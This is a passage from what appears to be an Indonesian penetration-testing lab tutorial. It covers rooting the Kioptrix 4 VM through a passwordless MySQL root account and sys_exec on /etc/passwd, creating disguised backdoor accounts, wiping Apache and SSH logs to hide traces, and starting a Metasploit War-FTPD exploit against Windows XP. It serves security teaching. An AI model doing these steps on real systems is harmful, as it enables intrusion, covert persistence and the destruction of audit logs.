Whoami	<pre>john@Kioptrix4:~\$ whoami john</pre> UserID nya adalah john	<pre>robert:~\$ whoami *** unknown command: whoami</pre> Tidak dikenali	Menampilkan userID

Searching Root Process

Setelah keluar dari pembatasan akses limited shell, langkah berikutnya adalah mengincar akses root. Untuk menjadi root, kita harus menemukan proses apa saja yang berjalan dengan akses root. Buka terminal john, Command : **ps -aux | grep root**.

```
john@Kloprix4:~$ ps -aux | grep root
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
root    1  0.0  0.2 2844 1696 ?        Ss   09:15   0:02 /sbin/init
root    2  0.0  0.0      0   0 ?        S<   09:15   0:00 [kthreadd]
root    3  0.0  0.0      0   0 ?        S<   09:15   0:00 [migration/0]
root    4  0.0  0.0      0   0 ?        S<   09:15   0:00 [ksoftirqd/0]
root    5  0.0  0.0      0   0 ?        S<   09:15   0:00 [watchdog/0]
root    6  0.0  0.0      0   0 ?        S<   09:15   0:00 [events/0]
root    7  0.0  0.0      0   0 ?        S<   09:15   0:00 [khelper]
root   41  0.0  0.0      0   0 ?        S<   09:15   0:00 [kblockd/0]
root   44  0.0  0.0      0   0 ?        S<   09:15   0:00 [kacpid]
root   45  0.0  0.0      0   0 ?        S<   09:15   0:00 [kacpi_notify]
root   90  0.0  0.0      0   0 ?        S<   09:15   0:00 [kseriod]
root  128  0.0  0.0      0   0 ?        S    09:15   0:00 [pdflush]
root  129  0.0  0.0      0   0 ?        S    09:15   0:00 [pdflush]
root  130  0.0  0.0      0   0 ?        S<   09:15   0:00 [kswapd0]
root  172  0.0  0.0      0   0 ?        S<   09:15   0:00 [aio/0]
root  1298 0.0  0.0      0   0 ?        S<   09:15   0:00 [ata/0]
root  1303 0.0  0.0      0   0 ?        S<   09:15   0:00 [ata_aux]
root  1310 0.0  0.0      0   0 ?        S<   09:15   0:00 [ksuspend usbd]
root  1317 0.0  0.0      0   0 ?        S<   09:15   0:00 [khubb]
root  2014 0.0  0.0      0   0 ?        S<   09:15   0:00 [scsi_eh_0]
root  2097 0.0  0.0      0   0 ?        S<   09:15   0:00 [scsi_eh_1]
root  2099 0.0  0.0      0   0 ?        S<   09:15   0:00 [scsi_eh_2]
root  2253 0.0  0.0      0   0 ?        S<   09:15   0:00 [kjournald]
root  2420 0.0  0.0  2224 668 ?        S<S  09:15   0:00 /sbin/udevd --daemon
root  2715 0.0  0.0      0   0 ?        S<   09:15   0:00 [kpsmouse]
root  3944 0.0  0.0  1716 492 tty4      Ss+  09:15   0:00 /sbin/getty 38400 tty4
root  3946 0.0  0.0  1716 488 tty5      Ss+  09:15   0:00 /sbin/getty 38400 tty5
root  3952 0.0  0.0  1716 488 tty2      Ss+  09:15   0:00 /sbin/getty 38400 tty2
root  3955 0.0  0.0  1716 488 tty3      Ss+  09:15   0:00 /sbin/getty 38400 tty3
root  3957 0.0  0.0  1716 488 tty6      Ss+  09:15   0:00 /sbin/getty 38400 tty6
root  4012 0.0  0.0  1872 536 ?        S    09:15   0:00 /bin/dd bs=1 if=/proc/kmsg of=/var/run/klogd/klogd
root  4033 0.0  0.1  5316 988 ?        Ss   09:15   0:00 /usr/sbin/sshd
root  4089 0.0  0.0  1772 528 ?        S    09:15   0:00 /bin/sh /usr/bin/mysqld_safe
root  4131 0.0  2.0 126988 16228 ?    Sl   09:15   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql
root  4133 0.0  0.0  1700 560 ?        S    09:15   0:00 logger -p daemon.err -t mysqld_safe -i -t mysql
```

Banyak proses yang dijalankan oleh root. Tapi coba fokuskan ke proses berikut :

```
root    4089 0.0  0.0  1772 528 ?        S    09:15   0:00 /bin/sh /usr/bin/mysqld_safe
root    4131 0.0  2.0 126988 16228 ?    Sl   09:15   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql
root    4133 0.0  0.0  1700 560 ?        S    09:15   0:00 logger -p daemon.err -t mysqld_safe -i -t mysql
```

Dari keterangan proses tersebut dapat disimpulkan bahwa proses mysqld memiliki hak akses root. Langkah berikutnya adalah mengambil alih proses tersebut dan memanipulasi hak akses /etc/passwd.

Take Over MySQLD Access

MySQLD atau MySQL server adalah penyedia layanan databases server yang didalamnya terdapat sebuah database. Informasi yang tersimpanpun beragam bentuk.

Karena proses mysqld dijalankan dengan hak akses root, bila kita mengambil alih akses mysqld maka setiap proses yang dijalankan dan diproses dengan hak akses root. Pada web server setiap inputan user akan di proses oleh checklogin.php yang melakukan pengecekan username dan password valid pada system. Dan pastinya file tersebut memiliki hubungan dengan proses mysqld. Untuk melihat isi file checklogin.php bisa menggunakan perintah.

Command : `cat /var/www/checklogin.php`

```
john@Kioptrix4:~$ cat /var/www/checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
$mypassword = mysql_real_escape_string($mypassword);

// $sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query("$sql");
// $result=mysql_query($sql);

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);
// If result matched $myusername and $mypassword, table row must be 1 row

if($count!=0){
// Register $myusername, $mypassword and redirect to file "login_success.php"
session_register("myusername");
session_register("mypassword");
header("location:login_success.php?username=$myusername");
}
else {
```

Fokuskan pada baris berikut :

```
john@Kioptrix4:~$ cat /var/www/checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

Sudah dapat diketahui bahwa akses ke mysqld menggunakan :

Username : root

Password : (kosong)

Login MySQLD Service

Command : `mysql -h localhost -u root`

```
john@Kioptrix4:~$ mysql -h localhost -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

Untuk mengetahui hak apa saja yang dapat dilakukan oleh user yang sedang login gunakan command : `show grants;`

```
mysql> show grants;
+-----+
| Grants for root@localhost |
+-----+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' WITH GRANT OPTION |
+-----+
1 row in set (0.00 sec)
```

Keterangan : Hak akses adalah root pada system localhost. Mysqld memang memiliki akses sebagai root.

Memodifikasi file `/etc/passwd`

Seluruh informasi akun pada server disimpan konfigurasinya di `/etc/passwd`. Command : `ls -l /etc/passwd`

```
john@Kioptrix4:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 1145 2012-02-04 18:05 /etc/passwd
```

Keterangan

- File diciptakan oleh username root, dan root memiliki hak akses RW
- File dapat diakses oleh usergroup root, dan hak akses hanya R
- File dapat diakses siapapun (selain username dan usergroup root), dan hak akses hanya R

Melihat isi dari file `/etc/passwd`. Command : `cat /etc/passwd`

```
john@Kioptrix4:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailng List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klogd:x:103:104:/home/klogd:/bin/false
mysql:x:104:108:MySQL Server:/var/lib/mysql:/bin/false
sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:1000:loneferret:/home/loneferret:/bin/bash
john:x:1001:1001:/home/john:/bin/kshell
robert:x:1002:1002:/home/robert:/bin/kshell
john@Kioptrix4:~$
```

Perhatikan baris user root, john, Robert

```
root:x:0:0:root:/root:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/kshell
robert:x:1002:1002:,,,:/home/robert:/bin/kshell
john@Kioptrix4:~$
```

Keterangan

root	x	0	0	root	/root	/bin/bash
john	x	1001	1001	,,,	/home/john	/bin/kshell
robert	x	1002	1002	,,,	/home/robert	/bin/kshell

- 1) Adalah username yang sudah terdaftar di system
- 2) Jenis password, x = password disimpan di /etc/shadow
- 3) Nomor userID
- 4) Nomor groupID
- 5) Informasi tambahan username
- 6) Home directory user
- 7) Lokasi shell yang digunakan

Dari ke-3 baris tersebut dapat disimpulkan bahwa terdapat beberapa perbedaan antara user root dengan john dan Robert. Perbedaan tersebut ada pada kolom ke 3,4,7. Maka dari itu, kita akan mengganti hak user john agar dapat setara dengan user root. Namun masalahnya john tidak bisa mengubah file /etc/shadow.

Itulah tujuan mengambil alih akun akses mysqld, karena proses yang dijalankan dengan hak akses root. Jadi, kita akan mengganti hak akses dan konfigurasi file ini agar user john memiliki akses untuk file tersebut melalui mysqld.

Login ke mysqld dan ketikkan command berikut

```
select sys_exec(" chmod 777 /etc/passwd");
```

```
mysql> select sys_exec(" chmod 777 /etc/passwd");
+-----+
| sys_exec(" chmod 777 /etc/passwd") |
+-----+
| NULL                                |
+-----+
1 row in set (0.01 sec)

mysql>
```

Keluar dari mysqld, dan cek kembali hak akses file /etc/passwd

Command : `ls -l /etc/passwd`

```
john@Kioptrix4:~$ ls -l /etc/passwd
-rwxrwxrwx 1 root root 1145 2012-02-04 18:05 /etc/passwd
```

Semua user pada system termasuk john memiliki hak akses penuh terhadap file tersebut. Edit file, Command : `vim /etc/passwd`

```
john:x:1001:1001:,,,:/home/john:/bin/kshell
```

Diganti dengan

```
john:x:0:0:,,,:/home/john:/bin/bash
```

Ketikan command `whoami`, mengecek user sekarang

```
john@Kioptrix4:~$ whoami
whoami: cannot find name for user ID 1001
```

Lalu coba kembali dengan mengetikan command `id`

```
john@Kioptrix4:~$ id
uid=1001 gid=1001(john) groups=1001(john)
```

Sepertinya system masih belum menganggap john memiliki hak akses sebagai root. Coba logout dan login kembali dengan user john. Keluar dari limited shell > `exit`.

```
john@Kioptrix4:~$ exit
exit
sh: Syntax error: "(" unexpected
john:~$
```

Keluar dari jendela ssh > `exit`

```
john:~$ exit
Connection to 192.168.72.107 closed.
root@kali:~#
```

Login kembali

```
root@kali:~# ssh john@192.168.72.107
john@192.168.72.107's password:
Welcome to LigGoat Security Systems - We are Watching
root@Kioptrix4:~#
```

Kita berhasil login sebagai root. Bisa cek menggunakan `whoami` atau `id`

```
root@Kioptrix4:~# whoami
root
root@Kioptrix4:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:~#
```

Jadi, pada system ini sudah terdapat 2 user dengan usergroup root. User pertama adalah root, dan user kedua adalah john. Tim pengembang system ini memberikan pesan jika sudah berhasil gaining access root, gunakan perintah : `cat /root/congrats.txt`

```
root@Kioptrix4:~# cat /root/congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret
```

5. Maintainin Access & Covering Tracks

Maintaining Access

Bertujuan untuk menciptakan backdoor agar memiliki jalan pintas untuk masuk kembali pada system target. Biasanya Profesional Pen Testing menciptakan lebih dari 1 backdoor. Target pada maintaining access ini adalah menciptakan 2 user baru, pertama user biasa (limited shell), kedua setara dengan root.

Make Normal User as Backdoor

Karena kita tidak ingin user root mencurigai user john yang memiliki hak akses root, maka kita membuat user biasa setara dengan user Robert. Misalkan saya beri nama andri, kita berasumsi bahwa user andri ini adalah pegawai pada perusahaan tersebut.

Command : `useradd andri`

Kemudian beri password dengan perintah : `passwd andri`

```
root@Kioptrix4:~# useradd andri
root@Kioptrix4:~# passwd andri
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@Kioptrix4:~#
```

Dalam percobaan kali ini saya gunakan password andri1234 misalnya. Ciptakan home directory user andri.

Command : `mkdir /home/andri`

```
root@Kioptrix4:~# mkdir /home/andri
```

Untuk membuktikan user andri sudah terdaftar dalam system, gunakan command berikut : `cat /etc/passwd`

```
root@Kioptrix4:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
ircd:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpd:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:1000:loneferret,,,:/home/loneferret:/bin/bash
john:x:0:0:,,,:/home/john:/bin/bash
robert:x:1002:1002:,,,:/home/robert:/bin/kshell
andri:x:1003:1003:,,,:/home/andri:/bin/sh
```

User andri sudah tercipta, namun lokasi shell masih berada di `/bin/sh`. Seharusnya setara dengan Robert. Rubah file, command : `vim /etc/passwd`

```
john:x:0:0:,,,:/home/john:/bin/bash
robert:x:1002:1002:,,,:/home/robert:/bin/kshell
andri:x:1003:1003:,,,:/home/andri:/bin/kshell
```

Untuk membuktikan coba login ssh menggunakan account andri

```
root@kali:~# ssh andri@192.168.72.107
andri@192.168.72.107's password:
Added user andri.

Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
andri:~$ help
cd clear echo exit help ll lpath ls
andri:~$
```

Jika sudah berhasil login, ketikan `help` untuk melihat apakah user andri merupakan limited shell. Backdoor pertama berhasil.

Root Access Backdoor

Syarat, nama user tidak boleh membuat user root curiga. Misalkan saya akan menamakan **syskioptrix**, mungkin root akan menganggap user tersebut merupakan layanan pada system tersebut. Langkah – langkahnya pun sama, hanya saja kita merubah lokasi shell user pada file /etc/passwd harus setara dengan lokasi shell root.

```
syskioptrix:x:1004:1005::/home/syskioptrix:/bin/sh
```

Rubah menjadi /bin/bash, userid = 0, groupid = 0

```
syskioptrix:x:0:0::/home/syskioptrix:/bin/bash
```

Coba akses menggunakan ssh, pastikan berhasil login.

```
root@kali:~# ssh syskioptrix@192.168.72.107
syskioptrix@192.168.72.107's password:
Failed to add entry for user syskioptrix.

Welcome to LigGoat Security Systems - We are Watching
Could not chdir to home directory /home/syskioptrix: No such file or directory
root@Kioptrix4:/#
```

Backdoor user yang setara dengan root telah berhasil dibuat.

Covering Tracks

Tujuannya adalah root yang sebenarnya tidak curiga dengan perubahan yang terjadi pada system. Dengan cara menghapus perubahan yang baru saja dilakukan.

Mengembalikan Hak Akses user John

Command : `vim /etc/passwd`

```
j|ohn:x:0:0:,,,:/home/john:/bin/bash
```

Menjadi

```
j|ohn:x:1001:1001:,,,:/home/john:/bin/kshell
```

Rubah kembali hak akses terhadap file /etc/passwd

Command : `chmod 644 /etc/passwd`

```
root@Kioptrix4:/# chmod 644 /etc/passwd
```

Cek apakah sudah sesuai dengan konfigurasi

Command : `ls -l /etc/passwd`

```
root@Kioptrix4:/# chmod 644 /etc/passwd
root@Kioptrix4:/# ls -l /etc/passwd
-rw-r--r-- 1 root root 1280 2016-07-16 20:23 /etc/passwd
```

Menghapus seluruh file Log Service File

Log Apache/Web Server

Masuk ke log dir: `cd /var/log/apache2`

Cek isi dir : `ls -l`

```
root@Kioptrix4:/var/log/apache2# ls -l
total 1503412
-rw-r----- 1 root adm 951353501 2016-07-16 00:50 access.log
-rw-r----- 1 root adm 341824 2012-02-06 18:47 access.log.1
-rw-r----- 1 root adm 586256894 2016-07-16 20:12 error.log
-rw-r----- 1 root adm 14513 2016-07-15 06:36 error.log.1
```

Bukti bahwa kita telah menggunakan tools nmap, Cek salah satu log : `cat access.log.1`

```
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "GET /favicon.ico HTTP/1.1" 404 3
27 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse
.html)"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
```

Sebaiknya jangan menghapus file tersebut, tapi menimpa ulang file tersebut dengan karakter kosong. Command : `echo>nama_file`

```
root@Kioptrix4:/var/log/apache2# echo>access.log
root@Kioptrix4:/var/log/apache2# echo>access.log.1
root@Kioptrix4:/var/log/apache2# echo>error.log
root@Kioptrix4:/var/log/apache2# echo>error.log.1
```

Cek

apakah file sudah kosong. Misalkan, `cat access.log.1`

```
root@Kioptrix4:/var/log/apache2# cat access.log.1
root@Kioptrix4:/var/log/apache2#
```

Log SSH

Command for Check : `cat /var/log/auth.log`

```
Jul 16 14:19:39 Kioptrix4 sshd[4753]: Failed none for invalid user syskioptrix f
rom 192.168.72.108 port 44774 ssh2
Jul 16 14:19:40 Kioptrix4 sshd[4753]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.72.108
Jul 16 14:19:42 Kioptrix4 sshd[4753]: Failed password for invalid user syskioptr
ix from 192.168.72.108 port 44774 ssh2
Jul 16 14:20:09 Kioptrix4 sshd[4753]: Failed password for invalid user syskioptr
ix from 192.168.72.108 port 44774 ssh2
Jul 16 14:20:11 Kioptrix4 sshd[4753]: PAM 1 more authentication failure; logname
= uid=0 euid=0 tty=ssh ruser= rhost=192.168.72.108
Jul 16 14:20:28 Kioptrix4 sshd[4755]: Accepted password for john from 192.168.72
.108 port 44776 ssh2
Jul 16 14:22:54 Kioptrix4 sshd[4755]: Received disconnect from 192.168.72.108: 1
1: disconnected by user
Jul 16 14:23:08 Kioptrix4 sshd[4792]: Accepted password for syskioptrix from 192
.168.72.108 port 44778 ssh2
Jul 16 20:18:46 Kioptrix4 sshd[4334]: Accepted password for syskioptrix from 192.
168.72.105 port 40294 ssh2
```

Terlihat bahwa IP Kali Linux telah terdeteksi pada log tersebut. Menimpa log : `echo>/var/log/auth.log`

```
root@Kioptrix4:/# echo>/var/log/auth.log
root@Kioptrix4:/# cat /var/log/auth.log
root@Kioptrix4:/#
```

Berhasil, file `auth.log` sudah kosong. Kemungkinan kita tidak akan terdeteksi lagi oleh admin jika semua log sudah dihapus (potensi kecurigaan).

Lab 2 – Exploit Windows

Requirements

- LAN/WLAN Connection (Optional)
- Virtual Box
- Kali Linux Latest image disk
- Windows XP SP2 (For Demonstration Only) image disk


FTP Server Exploit

- Reconnaissance

Tujuan : untuk mencari dan mengetahui Target dalam suatu jaringan. Biasanya menggunakan tools Network Mapping (nmap) atau Network Discover.

Dengan asumsi, sudah terhubung kedalam jaringan local dan mendapat IP dari DHCP Server. Cek terlebih dahulu IP-Address Kali Linux(Attacker)

Command : *ifconfig*



```
rootkali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.8  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe1e:b0b3  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:1e:b0:b3  txqueuelen 1000  (Ethernet)
    RX packets 10277  bytes 3403001 (3.2 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 13215  bytes 3699307 (3.5 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Informasi :

IP Address : 192.168.1.8

Subnetmask : 255.255.255.0

IP Network : 192.168.1.0

Informasi diatas yang paling berguna untuk langkah selanjutnya adalah IP Network. Untuk menentukan IP Network anda diharuskan faham terlebih dahulu Subnetting. Langkah berikutnya adalah mencari informasi mengenai IP Address yang masih terhubung dalam suatu jaringan.

Command : `netdiscover -i eth0 -r 192.168.1.0`

```
Currently scanning: Finished! | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 7 hosts. Total size: 540
```

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.2	08:00:27:69:38:6a	1	60	CADMUS COMPUTER SYSTEMS	
192.168.1.1	78:96:82:dc:ff:0e	2	120	Unknown vendor	
192.168.1.5	40:e2:30:57:ab:4d	1	60	AzureWave Technologies, Inc.	
192.168.1.6	00:27:18:91:a3:44	1	60	Intel Corporate	
192.168.1.10	d0:df:9a:d2:d6:9a	2	120	Liteon Technology Corporatio	
192.168.1.13	1c:7b:21:c0:79:2f	1	60	Sony Mobile Communications A	
192.168.1.11	74:de:2b:5a:0d:0d	1	60	Liteon Technology Corporatio	

Jika sudah mengetahui IP-Address yang satu network dengan Attacker, maka langkah berikutnya adalah menguji coba kemungkinan IP Address Target. Bisa dengan scanning 1 per 1 mengenai Port mana saja yang akan menjadi celah, bisa juga menentukan langsung jika memang sudah mengetahui IP Address target. Disini saya ambil contoh, targetnya adalah : 192.168.1.2

- Scanning

Tujuan : mengetahui informasi yang kemungkinan menjadi celah system (Vulnerability). Seperti port, service, OS, dan informasi lainnya yang bisa dikelola.

Command : `nmap -A 192.168.1.2`

```
root@kali:~# nmap -A 192.168.1.2
Starting Nmap 7.01 ( https://nmap.org ) at 2016-08-18 19:12 UTC
Nmap scan report for idn-sec (192.168.1.2)
Host is up (0.00069s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          WAR-FTP 1.65 (Name Jgaa's Fan Club FTP Service)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:69:38:6A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows 98, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_xp
Host script results:
|_ nbstat: NetBIOS name: IDN-SEC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:69:38:6a (Oracle VirtualBox virtual NIC)
|_ smb-os-discovery:
|_   OS: Windows XP (Windows 2000 LAN Manager)
|_   OS CPE: cpe:/o:microsoft:windows_xp::-
|_   Computer name: idn-sec
|_   NetBIOS computer name: IDN-SEC
|_   Workgroup: WORKGROUP
|_   System time: 2016-08-19T05:11:48+07:00
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-enabled: Server doesn't support SMB2 protocol
```

Didapatkan informasi salah satunya adalah Service FTP menggunakan port 21/TCP dan aplikasinya adalah War-FTPD.

- Exploit & Gaining Access

Tujuan : Mencari exploit dan masuk kedalam system. Sedangkan untuk Informasi kelemahan pada aplikasi, dapat dilihat :

CVE Details

http://www.cvedetails.com/vulnerability-list/vendor_id-2706/War-Ftp-Daemon.html

CVE Details
The ultimate security vulnerability datasource

Search: Search
View CVE

Log In Register Reset Password Activate Account

Vulnerability Feeds & Widgets [www.itsecdb.com](#)

Switch to https://
Home

Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

Reports :
CVSS Score Report
CVSS Score Distribution

Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

War Ftp Daemon : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Ascending CVE Number Descending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2007-1567			DoS Exec Code Overflow	2007-03-21	2008-09-05	10.0	Admin	Remote	Low	Not required	Complete	Complete	Complete
Stack-based buffer overflow in War FTP Daemon 1.65, and possibly earlier, allows remote attackers to cause a denial of service or execute arbitrary code via unspecified vectors, as demonstrated by warftp_165.tar by Immunity. NOTE: this might be the same issue as CVE-1999-0256, CVE-2000-0131, or CVE-2006-2171, but due to Immunity's lack of details, this cannot be certain.														
2	CVE-2005-0312			DoS	2005-01-27	2008-09-05	2.1	None	Local	Low	Not required	None	None	Partial
WarFTPd 1.62 RC9, when running as an NT service, allows remote authenticated users to cause a denial of service (access violation) via a CWD command with a crafted pathname, as demonstrated using a large string of "fis" sequences, possibly indicating a format string vulnerability.														
Total number of vulnerabilities : 2 Page : 1 (This Page)														

Searching Exploit

Biasanya untuk mencari exploit bisa di web : <https://exploite-db.com>

Tetapi Kali Linux sudah mempunyai tools metasploit yang berisi banyak exploit didalamnya.

Masuk ke Metasploit pada terminal : `#msfconsole`

Search : `#search war-ftp`

```
msf > search war-ftp
[!] Module database cache not built yet, using slow search

Matching Modules
=====
  Name                                     Disclosure Date  Rank   Description
  ----
  exploit/windows/ftp/warftpd_165_pass  1998-03-19      average War-FTPD 1.65 Password Overflow
  exploit/windows/ftp/warftpd_165_user  1998-03-19      average War-FTPD 1.65 Username Overflow
```

Terdapat 2 pilihan yakni exploit untuk user dan pass. Keduanya bisa digunakan, tetapi untuk kali ini saya gunakan user.

Command : `#use exploit/windows/ftp/warftpd_165_user`

Kemudian untuk melihat field apa saja yang harus diisi gunakan perintah : `#show options`

```
msf > use exploit/windows/ftp/warftpd_165_user
msf exploit(warftpd_165_user) > show options

Module options (exploit/windows/ftp/warftpd_165_user):
```

Name	Current Setting	Required	Description
FTPPASS	mozillaexample.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOST		yes	The target address
RPORT	21	yes	The target port

Terlihat field yang kosong adalah RHOST (Tujuan), isikan IP Address target. Sedangkan untuk RPORT diganti jika port default dari service tersebut diganti oleh target.

```
#set RHOST 192.168.1.2
```

```
#show options
```

```
